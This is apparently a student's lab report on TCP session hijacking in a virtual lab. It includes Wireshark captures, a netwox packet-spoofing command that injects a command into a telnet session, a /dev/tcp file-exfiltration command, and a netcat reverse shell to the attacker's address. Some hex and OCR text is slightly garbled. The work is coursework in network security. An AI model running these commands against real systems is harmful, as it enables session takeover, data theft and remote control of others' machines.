

# LABORATORY

## CEL62: Cryptography and System Security Winter 2021

<b>Experiment 8:</b>	<b>TCP Session Hijacking</b>
<b>Name</b>	<b>Shreyas Patel</b>
<b>UID</b>	<b>2018130037</b>
<b>Batch</b>	<b>C</b>
<b>Subject</b>	<b>CSS</b>

Note: Students are advised to read through this lab sheet before doing an experiment. The on-the-spot evaluation may be carried out during or at the end of the experiment. Your performance, teamwork/Personal effort and learning attitude will count towards the marks.

# Experiment 8: TCP Session Hijacking

## 1 OBJECTIVE

Creating and understanding TCP Session Hijacking

## 2 INTRODUCTION AND HIJACKING EXERCISE PROCEDURE

### TCP Session Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- An attacker may be able to run malicious commands on the

server Hijacking a Telnet Connection:

The image shows a Wireshark packet capture interface. The top pane displays the details of a selected packet (Frame 482), which is a Transmission Control Protocol (TCP) segment. The details show the source port as 44425 and the destination port as telnet (23). The sequence number is 691070837, and the acknowledgment number is 3545452504. A red arrow points to the sequence number field with the text "Use this number".

The middle pane shows a list of captured packets. The selected packet (Frame 482) is highlighted in blue. The list shows the source and destination IP addresses, the protocol (TCP), the length, and the information field (e.g., "66 43239 -> 23 [ACK] Seq=1...").

The bottom pane displays the raw data of the selected packet, showing the sequence number (1250) and the acknowledgment number (105). The raw data is shown in hexadecimal and ASCII format.

No.	Source	Destination	Protocol	Length	Info	Dest Port
90	192.168.56.105	192.168.56.103	TCP	66	43239 -> 23 [ACK] Seq=1...	23
91	192.168.56.105	192.168.56.103	TELNET	67	Telnet Data ...	23
92	192.168.56.103	192.168.56.105	TELNET	67	Telnet Data ...	43239
93	192.168.56.105	192.168.56.103	TCP	66	43239 -> 23 [ACK] Seq=1...	23
94	192.168.56.105	192.168.56.103	TELNET	68	Telnet Data ...	23
95	192.168.56.103	192.168.56.105	TELNET	68	Telnet Data ...	43239
96	192.168.56.105	192.168.56.103	TCP	66	43239 -> 23 [ACK] Seq=1...	23
97	192.168.56.103	192.168.56.105	TELNET	74	Telnet Data ...	43239
98	192.168.56.103	192.168.56.105	TCP	66	23 -> 43239 [ACK] Seq=1...	43239

Frame 95: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth1, id 0  
Ethernet II, Src: PcsCompu\_bf:06:d2 (08:00:27:bf:06:d2), Dst: PcsCompu\_33:3c:b6 (08:00:27:33:3c:b6)  
Internet Protocol Version 4, Src: 192.168.56.103, Dst: 192.168.56.105  
Transmission Control Protocol, Src Port: 23, Dst Port: 43239, Seq: 1250, Ack: 105, Len: 2  
Source Port: 23  
Destination Port: 43239  
[Stream index: 0]  
[TCP Segment Len: 2]  
Sequence number: 1250 (relative sequence number)  
Sequence number (raw): 2584149119  
[Next sequence number: 1252 (relative sequence number)]  
Acknowledgment number: 105 (relative ack number)  
Acknowledgment number (raw): 1975305445  
1000 .... = Header Length: 32 bytes (8)  
Flags: 0x018 (PSH, ACK)  
Window size value: 91  
[Calculated window size: 5824]  
[Window size scaling factor: 64]  
0000 08 00 27 33 3c b6 08 00 27 bf 06 d2 08 00 45 10 ..'3<... '.....E.  
0010 00 36 f7 09 40 00 40 06 51 87 c0 a8 38 67 c0 a8 .6..@.. Q...8g..

wireshark\_eth1\_20210416034818\_ZpKOrG.pcapng Packets: 176 · Displayed: 176 (100.0%) Profile: Default

EXPERIMENT SET UP:

Set up: User: 10.0.2.18, Server: 10.0.2.17, Attacker: 10.0.2.16

For our system : User:192.168.56.103, Server: 192.168.56.105, Attacker: 192.168.56.112

Steps:

- The user establishes a telnet connection with the server.
- Use Wireshark on the attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (i.e. whatever you have), and sequence number.


[illegible]

## What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on the Server called "secret". If the attacker uses the "cat" command, the results will be displayed on the server's machine, not on the attacker's machine.
- To get the secret, we run a TCP server program so that we can send the secret from the server machine to the attacker's machine.

```
// Run the following command on the Attacker machine first.  
seed@Attacker(10.0.2.16):$ nc -l 9090 -v
```

```
// Then, run the following command on the Server machine.  
seed@Server(10.0.2.17):$ cat /home/seed/secret >  
/dev/tcp/10.0.2.16/9090
```



The screenshot shows a Kali Linux terminal window with a netcat listener running on port 9090. The listener is waiting for a connection. A netcat client connects from 192.168.56.112, sending the command 'nc 192.168.56.112 9090 < /home/se'. The listener responds with 'secret service/'. The client then sends 'nc 192.168.56.112 9090 < /home/secret' and the listener responds with 'affan top secret file'.

```
kali@kali: ~  
File Actions Edit View Help Statistics Telephony Wireless Tools Help  
kali@kali:~$ sudo nc -l -p 9090 -v  
listening on [any] 9090 ...  
msfadmin@metasploitable:~$ nc 192.168.56.112 9090 < /home/se  
secret service/  
msfadmin@metasploitable:~$ nc 192.168.56.112 9090 < /home/secret  
affan top secret file
```

### Session Hijacking:

Steal a Secret “cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/TCP/ 10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo-device that creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection. The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
*****
This is top secret!
*****
```

### Launch the TCP Session Hijacking Attack:

- Convert the command string into hex

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
/dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f6866f6d652f736565642f736563726574203e202f6465762f746370
2f31302e302e322e31362f393039300a'
```

```
kali@kali:~$ python2
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\nnc 192.168.56.112 9090 < /home/secret\n".encode("hex")
'0a6e63203139322e3136382e3131322039303930203c202f6866f6d652f7365637265740a'
>>> █
```

- Netwox tool 40 allows us to set every single field of a TCP packet.

```
Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
[-H mixed_data]
```

### Launch the TCP Session Hijacking Attack:

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
--tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
--tcp-data "0a636174202f6866f6d652f736565642f736563726574203e20
2f6465762f7463702f31302e302e322e31362f393039300a"
```



```

kali@kali: ~
File Actions Edit View Help

[sudo] password for kali:
sudo: netwx: command not found
kali@kali:~$ sudo netwx 40 --ip4-src 192.168.56.105 --ip4-dst 192.168.56.103 --tcp-dst 23 --tcp-src 43239 --tcp-seqnum 1252 --tcp-window 2000 --tcp-data "0a6e63203139322e3136382e35362e3131322039303930203c202f68666d652f73655372655740a"
IP
-----
version | ihl | tos | totlen |
  4     |  5  | 0x00=0 | 0x004F=79 |
-----+-----
          | id  | r | D | M | offsetfrag |
          | 0x05FE=1534 | 0 | 0 | 0 | 0x0000=0 |
-----+-----
          | ttl | protocol | checksum |
          | 0x00=0 | 0x06=6 | 0xC28A |
-----+-----
          | source |
          | 192.168.56.105 |
          | destination |
          | 192.168.56.103 |
-----+-----
TCP
-----
          | source port | destination port |
          | 0xA8E7=43239 | 0x0017=23 |
-----+-----
          | seqnum |
          | 0x000004E4=1252 |
-----+-----
          | acknum |
          | 0x00000000=0 |
-----+-----
          | doff | r | r | r | r | C | E | U | A | P | R | S | F | window |
          | 5    | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0x07D0=2000 |
-----+-----
          | checksum | urgptr |
          | 0x31F2=12786 | 0x0000=0 |
-----+-----
0a 6e 63 20 31 39 32 2e 31 36 38 2e 35 36 2e 31 # .nc 192.168.56.1
31 32 20 39 30 39 30 20 3c 20 2f 68 6f 6d 65 2f # 12 9090 < /home/
73 65 63 72 65 74 0a                             # secret.
kali@kali:~$

```

What happens to the actual client and server after the hijacked packet is sent?

2540	2016-10.0.2.17	10.0.2.18	TCP	78 [TCP Dup ACK 2528#1] telnet > 44427
2541	2016-10.0.2.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...
2542	2016-10.0.2.18	10.0.2.17	TELNET	67 [TCP Retransmission] Telnet Data ...
2543	2016-10.0.2.17	10.0.2.18	TCP	78 [TCP Dup ACK 2541#1] telnet > 44427
2544	2016-10.0.2.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...
2545	2016-10.0.2.18	10.0.2.17	TELNET	67 [TCP Retransmission] Telnet Data ...
2546	2016-10.0.2.17	10.0.2.18	TCP	78 [TCP Dup ACK 2544#1] telnet > 44427
2547	2016-10.0.2.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...
2548	2016-10.0.2.18	10.0.2.17	TELNET	67 [TCP Retransmission] Telnet Data ...
2549	2016-10.0.2.17	10.0.2.18	TCP	78 [TCP Dup ACK 2547#1] telnet > 44427
2550	2016-10.0.2.17	10.0.2.18	TELNET	69 [TCP Retransmission] Telnet Data ...

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Source	Destination	Protocol	Length	Info	Dest Port
58	192.168.56.1	192.168.56.103	SMB	109	Logoff AndX Request	445
59	192.168.56.103	192.168.56.1	SMB	109	Logoff AndX Response	51958
60	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [ACK] Seq=...	445
61	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 60#1] 519...	445
62	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 60#2] 519...	445
63	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 60#3] 519...	445
64	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [FIN, ACK]...	445
65	192.168.56.1	192.168.56.255	BROWSER	216	Get Backup List Request	138
66	192.168.56.103	192.168.56.1	BROWSER	231	Get Backup List Respon	138

▶ Frame 5: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth1, id 0  
▶ Ethernet II, Src: PcsCompu\_33:3c:b6 (08:00:27:33:3c:b6), Dst: PcsCompu\_bf:06:d2 (08:00:27:bf:06:d2)  
▶ Internet Protocol Version 4, Src: 192.168.56.105, Dst: 192.168.56.103  
▼ Transmission Control Protocol, Src Port: 43239, Dst Port: 23, Seq: 1, Len: 39  
Source Port: 43239  
Destination Port: 23  
[Stream index: 0]  
[TCP Segment Len: 39]  
Sequence number: 1 (relative sequence number)  
Sequence number (raw): 1252  
[Next sequence number: 40 (relative sequence number)]  
Acknowledgment number: 0  
Acknowledgment number (raw): 0  
0101 .... = Header Length: 20 bytes (5)  
Flags: 0x000 (<None>)  
Window size value: 2000  
[Calculated window size: 2000]  
[Window size scaling factor: -1 (unknown)]

0020 38 67 a8 e7 00 17 00 00 04 e4 00 00 00 00 50 00 8g.....P.  
0030 07 d0 31 f2 00 00 0a 6e 63 20 31 39 32 2e 31 36 ..1...n c 192.16

Next sequence number (tcp.nxtseq) Packets: 71 · Displayed: 71 (100.0%) Profile: Default

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Source	Destination	Protocol	Length	Info	Dest Port
52	192.168.56.1	192.168.56.103	SMB	258	Session Setup AndX Req...	445
53	192.168.56.103	192.168.56.1	SMB	440	Session Setup AndX Res...	51958
54	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [ACK] Seq=...	445
55	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 54#1] 519...	445
56	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 54#2] 519...	445
57	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 54#3] 519...	445
58	192.168.56.1	192.168.56.103	SMB	109	Logoff AndX Request	445
59	192.168.56.103	192.168.56.1	SMB	109	Logoff AndX Response	51958
60	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [ACK] Seq=...	445

▶ Frame 5: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth1, id 0  
▶ Ethernet II, Src: PcsCompu\_33:3c:b6 (08:00:27:33:3c:b6), Dst: PcsCompu\_bf:06:d2 (08:00:27:bf:06:d2)  
▶ Internet Protocol Version 4, Src: 192.168.56.105, Dst: 192.168.56.103  
▼ Transmission Control Protocol, Src Port: 43239, Dst Port: 23, Seq: 1, Len: 39  
Source Port: 43239  
Destination Port: 23  
[Stream index: 0]  
[TCP Segment Len: 39]  
Sequence number: 1 (relative sequence number)  
Sequence number (raw): 1252  
[Next sequence number: 40 (relative sequence number)]  
Acknowledgment number: 0  
Acknowledgment number (raw): 0  
0101 .... = Header Length: 20 bytes (5)  
Flags: 0x000 (<None>)  
Window size value: 2000  
[Calculated window size: 2000]  
[Window size scaling factor: -1 (unknown)]

0020 38 67 a8 e7 00 17 00 00 04 e4 00 00 00 00 50 00 8g.....P.  
0030 07 d0 31 f2 00 00 0a 6e 63 20 31 39 32 2e 31 36 ..1...n c 192.16

Next sequence number (tcp.nxtseq) Packets: 74 · Displayed: 74 (100.0%) Profile: Default

The image shows a Wireshark network traffic capture on interface eth1. The packet list shows several ARP requests and a TCP retransmission. The selected packet (Frame 5) is a TCP segment from 192.168.56.105 to 192.168.56.103, port 23. The packet details show it is a retransmission of a segment with sequence number 1. The packet bytes show the raw data of the TCP segment.

No.	Source	Destination	Protocol	Length	Info	Dest Port
13	PcsCompu_33:3c:b6	PcsCompu_fb:6e:8c	ARP	60	192.168.56.105 is at 0...	
14	192.168.56.105	192.168.56.103	TCP	93	[TCP Retransmission] 4...	23
15	PcsCompu_fb:6e:8c	Broadcast	ARP	42	Who has 192.168.56.105...	
16	PcsCompu_fb:6e:8c	Broadcast	ARP	60	Who has 192.168.56.105...	
17	PcsCompu_33:3c:b6	PcsCompu_fb:6e:8c	ARP	60	192.168.56.105 is at 0...	
18	PcsCompu_33:3c:b6	PcsCompu_fb:6e:8c	ARP	60	192.168.56.105 is at 0...	
19	192.168.56.105	192.168.56.103	TCP	93	[TCP Retransmission] 4...	23
20	192.168.56.1	192.168.56.255	NBNS	92	Name query NB METASPLO...	137
21	PcsCompu_bf:06:d2	Broadcast	ARP	60	Who has 192.168.56.12...	

Frame 5: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth1, id 0  
 Ethernet II, Src: PcsCompu\_33:3c:b6 (08:00:27:33:3c:b6), Dst: PcsCompu\_bf:06:d2 (08:00:27:bf:06:d2)  
 Internet Protocol Version 4, Src: 192.168.56.105, Dst: 192.168.56.103  
 Transmission Control Protocol, Src Port: 43239, Dst Port: 23, Seq: 1, Len: 39  
 Source Port: 43239  
 Destination Port: 23  
 [Stream index: 0]  
 [TCP Segment Len: 39]  
 Sequence number: 1 (relative sequence number)  
 Sequence number (raw): 1252  
 [Next sequence number: 40 (relative sequence number)]  
 Acknowledgment number: 0  
 Acknowledgment number (raw): 0  
 0101 .... = Header Length: 20 bytes (5)  
 Flags: 0x0000 (<None>)  
 Window size value: 2000  
 [Calculated window size: 2000]  
 [Window size scaling factor: -1 (unknown)]

0020 38 67 a8 e7 00 17 00 00 04 e4 00 00 00 00 50 00 8g.....P.  
 0030 07 d0 31 f2 00 00 0a 6e 63 20 31 39 32 2e 31 36 ..1...n c 192.16

Next sequence number (tcp.nextseq) Packets: 75 · Displayed: 75 (100.0%) Profile: Default

### Reverse shell (Linux skill)

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell programs such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/ output and the other end of the connection is controlled by the attacker machine.
- A reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.



```

kali@kali: ~
File Actions Edit View Help Statistics Network Windows Tools Help
kali@kali:~$ sudo nc -nlvp 9090
listening on [any] 9090 ...
connect to [192.168.56.112] from (UNKNOWN) [192.168.56.103] 59012
a
adafsfa
as
nc
org
vulnerable
a
adafsfa
affan
as
nc
org
vulnerable
msfadmin@metasploitable:~$ /bin/sh | nc 192.168.56.112 9090
sh-3.2$ ls
sh-3.2$ mkdir affan
sh-3.2$ ls
sh-3.2$

```

## DELIVERABLE

Follow the procedure of experiment show your outcome with relevant discussion

**Conclusion :** After completing the above experiment, I have understood that how TCP hijacking is performed and how can we use Wireshark to analyze it.

